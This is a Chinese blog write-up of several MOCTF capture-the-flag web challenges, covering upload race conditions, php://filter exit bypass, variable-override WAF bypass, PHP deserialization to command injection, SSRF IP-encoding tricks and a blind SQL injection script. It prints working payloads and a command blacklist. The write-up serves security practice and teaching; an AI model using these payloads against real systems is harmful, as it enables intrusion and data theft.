moctf部分web-wp

原创

BerL1n 于 2019-07-22 19:06:35 发布 273 收藏

分类专栏： web安全 CTF 文章标签： ctf

本文链接：https://blog.csdn.net/qq_41107295/article/details/96864825

Welcome To MOCTF

MOCTF平台是CodeMonster和Mokirin这两支CTF战队所搭建的一个CTF在线答题系统。题目形式与各大CTF比赛相同。目的是为两个学校中热爱信息安全的同学们提供一个刷题的平台，能够一起学习、进步。

由于更换了平台，开启新赛季，账号需要重新注册，祝大家玩得开心。XD

没时间解释了

点进题目发现是index2.php，想到302跳转，burp查看会出现提示

访问uploadsomething.php页面

写入文件会显示出文件地址，但是当去访问它的时候，会显示Too slow!

猜测服务器会自动删除文件，但是文件在上传至服务器和被删除这中间有微小的时间间隔。题目考察的应该是条件竞争，一边利用burp不断发包，另一边不断去读取文件地址。

```
import requests
url="http://119.23.73.3:5006/web2/uploads/sddc1c213dqw93c38f7522c91150cc27c0b6148/shell.php"
while 1:
    print(requests.get(url).text)
```

死亡退出


源代码：

```
<?php
  show_source(__FILE__);
  $c="<?php exit;?>";
  @$c.=$_POST['c'];
  @$filename=$_POST['file'];
  if(!isset($filename))
  {
    file_put_contents('tmp.php', '');
  }
  @file_put_contents($filename, $c);
  include('tmp.php');
?>
```


`$c = "<?php exit;?>"`在开头增加exit,导致我们成功写入一句话也不会执行，实战中通常在缓存、和配置文件中会有这样的命令`if(!defined(xxx))exit;)`。
参考文章P神的谈一谈php://filter的妙用
通过上传字符串变量c，通过<?php exit;?>与变量c连接破坏掉语句结构；同时变量c也需要写入到变量filename这个文件中通过执行获得flag。

在包含HTML、PHP语言的的网页中，通常会在进行解析XML将PHP的<??>语法当作为XML，而导致解析错误。为了防止这样的错误产生，php引入了php://filter协议流，通过该协议流可以将php的代码经过base64再编码一遍来避免此类冲突的产生。

可以巧妙运用base64解码的过程，将需要执行的php代码使用base64上传，再利用php:filter协议流进行base64解码执行。
base64解码过程会将<、?、;、空格、>等7个不合法字符忽略。从而导致`<?php exit?>`在base64解码的过程中变为phpexit，然后再进行解码。
但base64算法解码是4个byte为一组，"phpexit"只有7个字符，这样会导致我们base64加密过后的密码，第一个字符被当作无效字符，从而破坏掉代码结构。比如我们编码一个`<?php phpinfo();?>`，`base64:JTNDJTNGcGhwJTIwcGhwaW5mbyUyOCUyOSUzQiUzRiUzRQ==`，然后
对`phpexitJTNDJTNGcGhwJTIwcGhwaW5mbyUyOCUyOSUzQiUzRiUzRQ==`进行解码，



会出现如下情况，因为phpexit只有7位会占有下一位从而导致我们后面的无法完整解为`<?php phpinfo();?>`，出现乱码。如果在编码前加上任意一个字符使其组成8位字符就可以达到我们想要的结果。
`base64:phpexitaJTNDJTNGcGhwJTIwcGhwaW5mbyUyOCUyOSUzQiUzRiUzRQ==`




这样代码便会执行。

这样我们通过base编码的形式传入shell再进行解码绕过死亡exit，从而执行shell达到目的。
我们需要查看flag.php文件，所以构造shell：`<?php system('cat flag.php');?>`

```
payload：c=aPD9waHAgc3lzdGVtKCJjYXQgZmxhZy5waHAiKTs/Pg==&file=php://filter/write=convert.base64-decode/resource=tmp.php
```

查看源代码：



火眼金睛

查找页面里有几个moctf，但页面每两秒刷新一次。
脚本：

```python
import requests
import re

url = 'http://119.23.73.3:5001/web10/'

req = requests.get(url)
res_tr = r'<textarea rows = \'30\' cols = \'100\'>(.*?)</textarea>'
res_flag = re.findall(res_tr, req.text, re.S | re.M)[0]
# print(re[0])
re_moctf = r'moctf'
moctf = re.findall(re_moctf,res_flag)
number = len(moctf)

# print(number)
data = {'answer':number}
url2 = "http://119.23.73.3:5001/web10/work.php"
flag = requests.post(url=url2,data=data,cookies=req.cookies)
print(flag.content)
```

unset

源码：

```php
<?php
highlight_file('index.php');  //高亮显示
function waf($a){
foreach($a as $key => $value){   //遍历$a 以下标=>值的方式遍历
        if(preg_match('/flag/i',$key)){  //如果下标出现'/flag/i'的字符串类型则退出
        exit('are you a hacker');
}
}
}
foreach(array('_POST', '_GET', '_COOKIE') as $__R) {  //将post、get、cookie的值分别传给变量$__R
        if($$__R) {   //判断$$_R是否存在
        foreach($$__R as $__k => $__v) {       //把$$__R的值传给  $__k=$__v
            if(isset($$__k) && $$__k == $__v) unset($$__k);   //如果有$$__k的值且与$__v相等unset$$__k
        }
     }

}
if($_POST) { waf($_POST);}   //如果传入了POST参数为真传入waf()函数检查
if($_GET) { waf($_GET); }    //如果传入了GET参数为真传入waf()函数检查
if($_COOKIE) { waf($_COOKIE);}  //如果传入了COOKIE参数为真传入waf()函数检查

if($_POST) extract($_POST, EXTR_SKIP); //检查POST参数每个键名是否合法是否有冲突EXTR_SKIP - 如果有冲突，不覆盖已有的变量。
if($_GET) extract($_GET, EXTR_SKIP);//检查GET参数每个键名是否合法是否有冲突EXTR_SKIP - 如果有冲突，不覆盖已有的变量。
if(isset($_GET['flag'])){  //判断GET参数中是否包含flag键名
if($_GET['flag'] === $_GET['daiker']){  //判断GET参数flag键名的值是否与daiker键名的值是否全等，如果全等退出。
        exit('error');
}
if(md5($_GET['flag'] ) == md5($_GET['daiker'])){//判断GET参数flag键名的值是否与daiker键名的值md5加密后是否相等（注意不是全等），如果相等则执行下面代码。
        include($_GET['file']); //执行get请求的文件。
}
}
```

代码审计

这段代码首先会运行,这是一个于变量覆盖的漏洞，主要影响版本为DEDECMS 5.7、5.6、5.5；漏洞文件/include/common.inc.php。

```php
foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
        if($$__R) {
        foreach($$__R as $__k => $__v) {
            if(isset($$__k) && $$__k == $__v) unset($$__k);
     }
     }
}
```

这个漏洞的实现需要post和get同时使用
以post提交内容：如果我们向`url/1.php?x=1`提交一个POST请求 内容为`_GET[x]=1`
在url中提交内容：因为在uril:中?x=1 使 $_GET 内容为 array('x'=>'1')

当开始遍历_POST的时候`$__R=_POST`
`$$__R=$($_R)=$_POST`(也就是我们post提交的内容`_GET[x]=1`
继续遍历`$_POST==(_GET[x]=1)`得到`$k(也就是_GET) => $__v=array('x'=>'1')`
继续判断`$$__k=$_GET=$__v=array('x'=>'1')`

这时`$$__k == $__v`成立所以 我们的超全局变量`$_GET`就这么华丽丽的被unset了

然后
此时将会对`$_POST`、`$_GET`、`$_COOKIE`，由于我们在上一步已经将`$_GET`请求unset掉了，所以在这里是检查不到我们的$_GET请求的，因此这里相当于我们get请求绕过了waf。

```
if($_POST) { waf($_POST);}
if($_GET) { waf($_GET); }
if($_COOKIE) { waf($_COOKIE);}

function waf($a){
foreach($a as $key => $value){
        if(preg_match('/flag/i',$key)){
        exit('are you a hacker');
}}}
```

但这里我确实有一点不明白，为什么`if($_POST) { waf($_POST);}`没把我post传的给ban掉，在网上看wp时，发现有大佬也在这有疑虑，因为post里确实也有flag存在，后来本地测试一下发现，比如我传一个`_GET[flag]=1`，然后post会返回一个数组，在`foreach($a as $key => $value)`遍历时，网页自己把其解析成立一个数组，然后就取数组的名字作为键的名字，不知道我的理解有没有错，就像是一个二维数组一样，可以这样看`$_POST=$a=array('_GET'=> array('flag'=>'1'))`，然后就相当于`$key=_GET=>$value=array('flag'=>'1'))`，大概就是这样。这样这个数组的下标也就是里面这个数组的键名就不存在flag字符便会绕过waf。

再看下面代码
检查POST参数每个键名是否合法是否有冲突,将会正常初始化`$_GET`。
EXTR_SKIP - 如果有冲突，不覆盖已有的变量，将会使用原来`$_GET`的值

```
if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);
```

简单举个例子：
这里假设我写`extract($a,EXTR_SKIP)`，并且`$a = array("flag"=>"111")`;此时我如果执行了extract函数，那么我如果`echo $flag`就会得到111。就是说我会把extract的对象内的键名变成一个变量，而这个变量对应的值就是这个键名的值。而EXTR_SKIP意思是如果前面存在了此键名，那么我不会覆盖掉前面的

刚才讲了前面的数组`array('_GET'=> array('flag'=>'1'))`，因为前面将`$_GET`给unset掉了，所以这里正好这个函数将`_GET`还原为变量`$_GET`，也就是我们以get方式传进去的参数就会起作用了。

```
if(isset($_GET['flag'])){
if($_GET['flag'] === $_GET['daiker']){
        exit('error');
}
if(md5($_GET['flag'] ) == md5($_GET['daiker'])){
        include($_GET['file']);
}
}
```

这段代码应该是大家都能理解的了，首先flag===daiker，然后MD5(flag)==MD5(daiker)，用到了php的MD5弱类型比较。然后文件包含读取flag.php。
payload：

```
get: ?flag=QNKCDZO&daiker=s878926199a&file=php://filter/read=convert.base64-encode/resource=flag.php

post: _GET[flag]=QNKCDZO&_GET[daiker]=s878926199a&_GET[file]=php://filter/read=convert.base64-encode/resource=fl
ag.php
```

```
                }
            }

}
if($_POST)  {  waf($_POST);}
if($_GET)  {  waf($_GET);  }
if($_COOKIE)  {  waf($_COOKIE);}

if($_POST)  extract($_POST,  EXTR_SKIP);
if($_GET)  extract($_GET,  EXTR_SKIP);
if(isset($_GET['flag'])){
if($_GET['flag']  ===  $_GET['daiker']){
                exit('error');
}
if(md5($_GET['flag']  )  ==  md5($_GET['daiker'])){
                include($_GET['file']);
}
}

?>
```

PD9waHAKJGZsYWcgPSAnbW9jdGZ7ZTIxODFiNW8xNGE2NzE1OWNjMjNvYzhmZW9kNmM1YjZ9JzsKCgo=

PUBG

点击学校时，发现文件泄露。

```
<body>
<center>
<p>你现在正在飞机上,请选择要跳的地方</p></br>
<p><a href="?LandIn=airport">机场</a></p>
<p><a href="?LandIn=school">学校</a></p>
<p><a href="?LandIn=field">打野</a></p>
<p><a href="?LandIn=AFK">上个厕所</a></p>
</center>
</body>
</html>
</br><center><a href="/index.php.bak"  style="color:white">叫我校霸~
```


下载下来，

```
<html>
<title>MOCTF吃鸡大赛</title>
<style type="text/css">
a{
    text-decoration:none;
    color:white;
}
body
{
    background:url('image/PUBG.jpg');
    background-attachment:fixed;
    background-repeat:no-repeat;
    background-size:cover;
    -moz-background-size:cover;
    -webkit-background-size:cover;
}
```

```
}
center
{
    color:white;
}
</style>
<body>
<center>
<p>你现在正在飞机上,请选择要跳的地方</p></br>
<p><a href="?LandIn=airport">机场</a></p>
<p><a href="?LandIn=school">学校</a></p>
<p><a href="?LandIn=field">打野</a></p>
<p><a href="?LandIn=AFK">上个厕所</a></p>
</center>
</body>
</html>
<?php
    error_reporting(0);
    include 'class.php';
    if(is_array($_GET)&&count($_GET)>0)
    {
        if(isset($_GET["LandIn"]))
        {
            $pos=$_GET["LandIn"];
        }
        if($pos==="airport")
        {
            die("<center>机场大仙太多,你被打死了~</center>");
        }
        elseif($pos==="school")
        {
            echo('</br><center><a href="/index.html"  style="color:white">叫我校霸~~</a></center>');
            $pubg=$_GET['pubg'];
            $p = unserialize($pubg);
            // $p->Get_air_drops($p->weapon,$p->bag);
        }
        elseif($pos==="AFK")
        {
            die("<center>由于你长时间没动,掉到海里淹死了~</center");
        }
        else
        {
            die("<center>You Lose</center>");

        }
    }
?>
```

从源码中看出了class.php和反序列化，大致就是考察反序列化的这题。
然后我们并不知道class.php的内容猜想有没有备份，发现还真有class.php.bak。

```php
<?php
    include 'waf.php';      //文件包含waf.php
    class sheldon{     //实例化对象sheldon
        public $bag="nothing";       //用public修饰变量bag = nothing 在类的内部和外部都能访问
        public $weapon="M24";     //用public修饰变量weapon = m24 在类的内部和外部都能访问
        // public function __toString(){
        //     $this->str="You got the airdrop";
        //     return $this->str;
        // }
        public function __wakeup()
        {                               //反序列化自动调用函数__wakeup()
            $this->bag="nothing";     //引用bag = nothing
            $this->weapon="kar98K";   //引用weapon = kar98k
        }
        public function Get_air_drops($b)
        {                               //成员函数Get_air_drops($b)
                $this->$b();          //引用变量$b
        }
        public function __call($method,$parameters)
        {                                           //魔术函数如果尝试调用对象中不存在的方法则会自动调用该方法。
            $file = explode(".",$method);           //以'.'作为分割符将变量$method打散为数组
            echo $file[0];                          //打印显示file[]数组的第1个键的值
            if(file_exists(".//class$file[0].php"))  //判断文件file[0].php是否存在
            {
                system("php  .//class//$method.php"); //如果存在执行$method.php这个文件
            }
            else
            {
                system("php  .//class//win.php");     //如果不存在执行win.php这个文件
            }
            die();
        }
        public function nothing()
        {                                       //成员函数nothing()
            die("<center>You lose</center>");
        }
        public function __destruct()
        {                                //析构函数,该函数是在对象被销毁之前自动调用的方法
            waf($this->bag);             //执行waf()传入的参数为引用bag变量的值
            if($this->weapon==='AWM')    //如果对象引用的变量weapon与AWM相等
            {
                $this->Get_air_drops($this->bag);  //对象引用Get_air_drops()传入引用变量bag作为参数
            }
            else
            {
                die('<center>The Air Drop is empty,you lose~</center>');
            }
        }
    }
?>
```

源代码中我们知道我们唯一的机会是在访问school的时候，访问变量pubg实现反序列化。在实行反序列化时就会调用__wakeup()魔术方法。执行__wakeup()魔术方法后，对象中的成员变量bag的值为nothing，变量weapon的值为kar98k。

无论如何都会在最后执行__destruct()函数，该函数第一步执行了waf(bag)这个函数。但是我们通过访问，无法获取waf.php.bak这个文件。

如果我们将weapon对象成员的值修改为AWM将符合条件，将会执行`Get_air_drops($this->bag)`,将`$bag`附一个不存在的值如：b，将会直接引用b()这个方法。但是这个方法在代码中并不存在。

如果尝试调用对象中不存在的方法，一定会出现系统报错，并退出程序不能继续执行，在PHP中，可以在类中添加一个魔术方法__call，则调用对象中不存在的方法时就会自动调用该方法，并且程序也可以继续向下执行。

还好此时此刻有魔术方法__call()的出现，如果我们去调用对象中不存在的方法，将可以执行__call()。也就是利用__destruct()析构函数中当`$weapon==='AWM'`，这个时候将会执行`Get_air_drops($bag)`执行不存在的`$bag()`方法。

__call()方法需要两个参数：第一个参数是调用不存在的方法时，接收这个方法名称字符串；而参数列表则以数据的形式传递到__call()方法的第二个参数中。

```
public function __call($method,$parameters)
        {
            $file = explode(".",$method);
            echo $file[0];
            if(file_exists(".//class$file[0].php"))
            {
                system("php  .//class//$method.php");
            }
            else
            {
                system("php  .//class//win.php");
            }
            die();
        }
```

所以`public function __call($method,$parameters)`第一个参数`$method`应该是不存在方法的字符串。所以`$method=$bag`。根据源代码中的条件`$bag`以'.'分割的字符串的数组且第一个判断语句要求数组第一个键值必须是类下面存在的文件。我们可以更具源代码提供的文件选择win.php。

在条件判断通过后系统会执行`sys("php .//class//$method.php")`,`$method=$bag`所以我们可以构造语句`$bag = "//win.php | cat ./class/flag"`，假设存在flag.php，因为该方法不存在所以调用__call函数，这样代入后完整的就为`system("php .//class//win.php | cat ./flag.php");`，从而执行flag.php

但是现在我们并不知道flag.php在哪，所以要先执行命令看一下位置，不过这有个waf，所以我们可以先读下waf文件

payload:


```
<?php
class sheldon
{
 public $bag="//win.php | cat ./waf";
    public $weapon="AWM";
}
$sky = new sheldon();
echo serialize($sky);
 ?>
```

```
O:7:"sheldon":2:{s:3:"bag";s:21:"//win.php | cat ./waf";s:6:"weapon";s:3:"AWM";}
```

在进行反序列化`unserialize()`的时候会先调用`wakeup()`魔术方法。这样会将我们设置好的值变为`$bag="nothing"`,`$weapon="kar98K"`。

如何绕过`__wakeup`呢？当序列化字符串中，如果表示对象属性个数的值大于真实的属性个数时就会跳过`__wakeup`的执行。

这里先解释下`serialize()`后的格式。那么实现绕过只要将下图代表对象里面有三个变量的值写为大于3的就可以了。



最终payload:

```
LandIn=school&pub=O:7:"sheldon":3:{s:3:"bag";s:21:"//win.php | cat ./waf";s:6:"weapon";s:3:"AWM";}
```

waf.php

```
function waf($values){
 //$black = [];
 $black = array('vi','awk','-','sed','comm','diff','grep','cp','mv','nl','less','od','head','tail','more','tac',
'rm','ls','tailf','%','%0a','%0d','%00','ls','echo','ps','>','<','${IFS}','ifconfig','mkdir','cp','chmod','wget'
,'curl','http','www','`','printf');

 foreach ($black as $key => $value) {
  if(stripos($values,$value)){
   die("Attack!");
  }
 }
}
```

过滤了很多命令，我们可以利用bash特性直接绕过，任意命令执行
用\绕过关键字

```
<?php
class sheldon
{
 public $bag="//win.php && whoami && index";
    public $weapon="AWM";
}
$sky = new sheldon();
echo serialize($sky);
 ?>
```

```
O:7:"sheldon":3:{s:3:"bag";s:28:"//win.php && whoami && index";s:6:"weapon";s:3:"AWM";}
```

用这种方式试了结果没出来，用了各种命令都不行，最后发现得编码后才会出结果。

```
O%3a7%3a"sheldon"%3a3%3a{s%3a3%3a"bag"%3bs%3a28%3a"%2f%2fwin.php+%26%26+whoami+%26%26+index"%3bs%3a6%3a"weapon"%
3bs%3a3%3a"AWM"%3b}
```

```
/a></center><center>Winner Winner,Chicken Dinner</center>www-data
```

然后可以 l\s 查目录

```
O:7:"sheldon":3:{s:3:"bag";s:25:"//win.php && l\s && index";s:6:"weapon";s:3:"AWM";}
url:
O%3a7%3a%22sheldon%22%3a3%3a%7bs%3a3%3a%22bag%22%3bs%3a25%3a%22%2f%2fwin.php+%26%26+l%5cs+%26%26+index%22%3bs%3a
6%3a%22weapon%22%3bs%3a3%3a%22AWM%22%3b%7d
```

```
class.php
class.php.bak
image
index.php
index.php.bak
waf.php
```

```
</center>class
```

可以看到flag并不在这，猜测应该在class下，读下flag。

```
O:7:"sheldon":3:{s:3:"bag";s:26:"//win.php | cat class/flag";s:6:"weapon";s:3:"AWM";}
```

```
</center>
</body>
</html>
</br><center><a href="/index.php.bak"  style="color:white">叫我校霸~~</a></center><?php
//moctf{Try_Learn_PhP_h4rder_wow}
 ?>
```

也可以用pwd查根路径，然后find查找文件
通过pwd查找当前目录为app

```
O:7:"sheldon":2:{s:3:"bag";s:31:"//win.php && find /app && index";s:6:"weapon";s:3:"AWM";}
url:
O%3a7%3a%22sheldon%22%3a3%3a%7bs%3a3%3a%22bag%22%3bs%3a31%3a%22%2f%2fwin.php+%26%26+find+%2fapp+%26%26+index%22%
3bs%3a6%3a%22weapon%22%3bs%3a3%3a%22AWM%22%3b%7d
```

```
/app/class
/app/class/win.php
/app/class/flag.php
/app/image
/app/image/PUBG.jpg
/app/index.php.bak
/app/waf.php
/app/class.php
/app/class.php.bak
/app/index.php
```

参考来源：https://www.jianshu.com/p/4bf347959bd5

##网站检测器

输入一个网站会提示必须是http，然后又提示必须是www.moctf.com

看到这里让我想到的考点应该是ssrf。
从这里我们可以联想到SSRF(Server-Side Request Forgery:服务器端请求伪造)由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。而这里我们可以通过http://www.moctf.com访问到本地。

利用解析URL所出现的问题
在某些情况下，后端程序可能会对访问的URL进行解析，对解析出来的host地址进行过滤。这时候可能会出现对URL参数解析不当，导致可以绕过过滤。我们通过构造下面的地址来实现。http://www.moctf.cm@127.0.0.1 当后端程序进行URL解析的时候获得两个Host地址一个为www.moctf.com,另一个为127.0.0.1但是由于第一个地址后参数为@导致解析不当，当进行host地址过滤时，将会过滤掉第一个Host地址，保留第二个地址127.0.0.1让我们能够成功访问到它。

不能有127。。。

接下来我们可以使用更改IP地址进制的方式实现绕过过滤

可能存在过滤掉内网IP的方式，更改IP地址进制
127.0.0.1转化为二进制为01111111.00000000.00000000.00000001那么
(1)、8进制格式：017700000001
(2)、16进制整数格式：7f000001

http://www.moctf.com@7f000001
提交后不在有错误提示，我们可以尝试访问在本地目录下是否存在flag.php文件。通过访问后提示不能在url中出现"."。
http://www.moctf.com@7f000001/flag.php

将.进行二次编码，为%25%32%65
http://www.moctf.com@0x7f000001/flag%2ephp
十六进制前面要加0x

```
Content-Length: 52
Connection: close
Upgrade-Insecure-Requests: 1

url=http://www.moctf.com@0x7f000001/flag%25%32%65php
```

```
        </div>

        <div class="layui-form-item">
          <div class="layui-input-block">
            <button class="layui-btn" lay-submit la
          </div>
        </div>
      </form>
      <div>
<h1>moctf{S3rver_S1de_reQuesT_f0rg3rY}</h1>
    </div>
  </div>
```


http://www.moctf.com@017700000001/flag%2ephp

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.79.3.159:10001/
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close
Upgrade-Insecure-Requests: 1

url=http://www.moctf.com@017700000001/flag%25%32%65php
```

```
style="width:200px;float:left;" >
        </div>
        </div>

        <div class="layui-form-item">
          <div class="layui-input-block">
            <button class="layui-btn" lay-subm
          </div>
        </div>
      </form>
      <div>
<h1>moctf{S3rver_S1de_reQuesT_f0rg3rY}</h
    </div>
  </div>
  <div class="layui-footer">
```


还有一种http://foo@0x7f000001:80@www.moctf.com/flag%25%32%65php

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.79.3.159:10001/
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Connection: close
Upgrade-Insecure-Requests: 1

url=http://foo@0x7f000001:80@www.moctf.com/flag%25%32%65php
```

```
        <input type="text" name="url" required la
placeholder="http://www.moctf.com" autocomplete="
style="width:200px;float:left;">
        </div>
        </div>

        <div class="layui-form-item">
          <div class="layui-input-block">
            <button class="layui-btn" lay-submit lay
          </div>
        </div>
      </form>
      <div>
<h1>moctf{S3rver_S1de_reQuesT_f0rg3rY}</h1><
    </div>
  </div>
```


##简单注入

fuzz一下看过滤了哪些内容

关键的只过滤掉了空格、or、order by、like、–+、union、substr、substring
这里我们可以用mid进行字符截断。
寻找能够代替空格的字符

```
%20 空格
%09 制表符
%0a 换行
%0b
%0c
%0d 回车
%a0
%00 æ
/**/
()
```

发现只有()没有被过滤
尝试id=1’and(‘1’)='1可以正常回显。
简单注入一下，判断下长度是否存在盲注。

```
id=1'and(length(database()))='1
```

构造后如下，经判断当前数据库名长度为5成立。

```
1'and(length(database()))='5
```

存在盲注。
脚本：

```
# -*- coding:utf - 8 -*-
import string
import requests
chars = '!@$%^&*()_+=-|}{ :?><[];,./`~'
#string = string.ascii_letters+string.digits+chars
string = string.ascii_lowercase+string.digits+chars
rs = requests.session()
flag = ""
#print(string)
# payload = "http://119.23.73.3:5004/?id=1'and(mid(database(),{0},1))='{1}"  #暴库
payload = "http://119.23.73.3:5004/?id=1'and(mid((select(group_concat(table_name))from(information_schema.tables
)where(table_schema)=database()),{0},1))='{1}"          #爆表
# payload = "http://119.23.73.3:5004/?id=1'and(mid((select(group_concat(column_name))from(information_schema.col
umns)where(table_name)='do_y0u_l1ke_long_t4ble_name'),{0},1))='{1}"     #爆列
#payload = "http://119.23.73.3:5004/?id=1'and(mid((select(d0_you_als0_l1ke_very_long_column_name)from(do_y0u_l1k
e_long_t4ble_name)),{0},1))='{1}"   #爆值


for i in range(1,50):
    for j in string:
        url = payload.format(i,j)
        # print(url)
        s = rs.get(url=url)
        # print(s.content)
        re = s.text.encode('utf-8')
        if 'Hello' in re:
            flag = flag + j
            print(flag)
    if '&' in flag:
     break
```

##简单审计

```
<?php
```

```php
error_reporting(0);
include('config.php');
header("Content-type:text/html;charset=utf-8");
#生成一个变量$result，他的值为6位a-z的随机字符。
function get_rand_code($l = 6) {
    $result = '';
    while($l--) {
        $result .= chr(rand(ord('a'), ord('z')));
    }
    return $result;
}

#测试将随机码加入到建立的套接字中
function test_rand_code() {
    $ip=$_SERVER['REMOTE_ADDR']; #获取当前用户的ip
    $code=get_rand_code(); #获取6位字符的随机码
    $socket = @socket_create(AF_INET, SOCK_STREAM, SOL_TCP);#创建一个基于IPV4及TCP协议的网络套接字
    @socket_connect($socket, $ip, 8888); #通过当前用户IP，8888端口连接上一步的套接字
    @socket_write($socket, $code.PHP_EOL); #将之前获取的6位字符随机码写入套接字中并换行
    @socket_close($socket);#关闭套接字
    die('test ok!');#输出test ok并退出脚本
}


function upload($filename, $content,$savepath) {
    $AllowedExt = array('bmp','gif','jpeg','jpg','png'); #允许的格式数组
    if(!is_array($filename)) {
        $filename = explode('.', $filename); #上传的文件以.进行分割组成数组
    }
    if(!in_array(strtolower($filename[count($filename)-1]),$AllowedExt)){
        die('error ext!');#如果数组的最后一位键值转化小写后不在允许的格式数组内,输出错误退出脚本
    }
    $code=get_rand_code();
    $finalname=$filename[0].'moctf'.$code.".".end($filename);#最终名称为上传文件名+moctf+6位字符+.+数组最后一位(也就是格式)
    waf2($finalname);
    file_put_contents("$savepath".$finalname, $content);#把post请求的数据写入到带有路径的文件中
    usleep(3000000);#延时执行当前脚本3秒
    file_put_contents("$savepath".$finalname, "moctf");#把moctf写入到带有路径的文件中
    unlink("$savepath".$finalname);#删除带有路径的文件
    die('upload over!');
}

$savepath="uploads/".sha1($_SERVER['REMOTE_ADDR'])."/";#保存路径为uploads/sha1加密后的ip地址/
if(!is_dir($savepath)){ #如果路径不是个目录
    $oldmask = umask(0); #给777权限
    mkdir($savepath, 0777); #创建目录
    umask($oldmask); #关闭权限
}
if(isset($_GET['action']))
{
    $act=$_GET['action'];
    if($act==='upload') #如果GET请求的字段变量为upload
    {
        $filename=$_POST['filename']; #以POST提交filename
        if(!is_array($filename)) {
            $filename = explode('.', $filename); #如果filename不是数组，以点划分为数组
        }
        $content=$_POST['content'];#content以POST提交
        waf($content); #waf过滤内容
```

```
        waf($content); #waf过滤内容
        upload($filename,$content,$savepath);#执行upload()函数
    }
    else if($act==='test') #当GET请求为test
    {
        test_rand_code();#执行test_rand_code()函数
    }
}
else { #否则
    highlight_file('index.php');#以高亮显示index.php
}
?>
```

预期解：

https://www.codemonster.cn/2018/02/13/2018-moctf-happy-writeup/

非预期：

https://skysec.top/2018/02/13/happymoctf之web全题解/